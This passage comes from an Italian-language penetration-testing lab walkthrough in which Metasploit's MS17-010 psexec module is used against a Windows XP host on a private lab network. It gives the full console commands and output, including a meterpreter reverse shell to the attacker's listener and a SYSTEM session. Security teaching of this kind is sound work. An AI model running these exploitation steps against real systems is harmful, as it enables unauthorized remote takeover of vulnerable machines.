[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.105:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.50.105:445     - Host is likely VULNERABLE to MS17-010! - Windows 5.1 x86 (32-bit)
[*] 192.168.50.105:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.50.105:445 - The target is vulnerable.
[-] 192.168.50.105:445 - Exploit aborted due to failure: no-target: This module only supports x64 (64-bit) targets
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Attacco 5: SMB remote code execution

Proviamo stavolta col secondo in lista e selezioniamolo con <<use 1>>

Poi <<show options>> per vedere le configurazioni

```
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > show options
```

Attacco 5: SMB remote code execution

Impostiamo il bersaglio con <<set RHOSTS 192.168.50.105>>

```
msf6 > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                                                  Required  Description
   ----                  ---------------                                                  --------  -----------
   DBGTRACE              false                                                            yes       Show extra debug trace info
   LEAKATTEMPTS          99                                                               yes       How many times to try to leak transaction
   NAMEDPIPE                                                                              no        A named pipe that can be connected to (leave blank for auto)
   NAMED_PIPES           /usr/share/metasploit-framework/data/wordlists/named_pipes.txt   yes       List of named pipes to check
   RHOSTS                                                                                 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445                                                              yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                                                    no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                                   no        The service display name
   SERVICE_NAME                                                                           no        The service name
   SHARE                 ADMIN$                                                           yes       The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBDomain             .                                                                no        The Windows domain to use for authentication
   SMBPass                                                                                no        The password for the specified username
   SMBUser                                                                                no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.50.105
RHOSTS => 192.168.50.105
msf6 exploit(windows/smb/ms17_010_psexec) > exploit
```

Attacco 5: SMB remote code execution

Lanciamo l'attacco con <<exploit>>

osserviamo che viene aperta una sessione meterpreter.

Proviamo <<ifconfig>> e osserviamo la scheda di rete di XP, deduciamo che l'attacco è andato a buon fine.

```
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.50.105
RHOSTS => 192.168.50.105
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.105:445 - Target OS: Windows 5.1
[*] 192.168.50.105:445 - Filling barrel with fish ... done
[*] 192.168.50.105:445 - <---------------- | Entering Danger Zone | ---------------->
[*] 192.168.50.105:445 -       [*] Preparing dynamite ...
[*] 192.168.50.105:445 -               [*] Trying stick 1 (x86) ... Boom!
[*] 192.168.50.105:445 -       [+] Successfully Leaked Transaction!
[*] 192.168.50.105:445 -       [+] Successfully caught Fish-in-a-barrel
[*] 192.168.50.105:445 - <---------------- | Leaving Danger Zone | ---------------->
[*] 192.168.50.105:445 - Reading from CONNECTION struct at: 0x81da7b00
[*] 192.168.50.105:445 - Built a write-what-where primitive ...
[+] 192.168.50.105:445 - Overwrite complete ... SYSTEM session obtained!
[*] 192.168.50.105:445 - Selecting native target
[*] 192.168.50.105:445 - Uploading payload ... xSKQhXZU.exe
[*] 192.168.50.105:445 - Created \xSKQhXZU.exe ...
[+] 192.168.50.105:445 - Service started successfully ...
[*] 192.168.50.105:445 - Deleting \xSKQhXZU.exe ...
[*] Sending stage (175686 bytes) to 192.168.50.105
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.105:1031) at 2024-01-16 11:17:06 +0100

meterpreter > ifconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit♦ di pianificazione pacchetti
Hardware MAC : 08:00:27:e0:e6:a5
MTU          : 1500
IPv4 Address : 192.168.50.105
IPv4 Netmask : 255.255.255.0

meterpreter >
```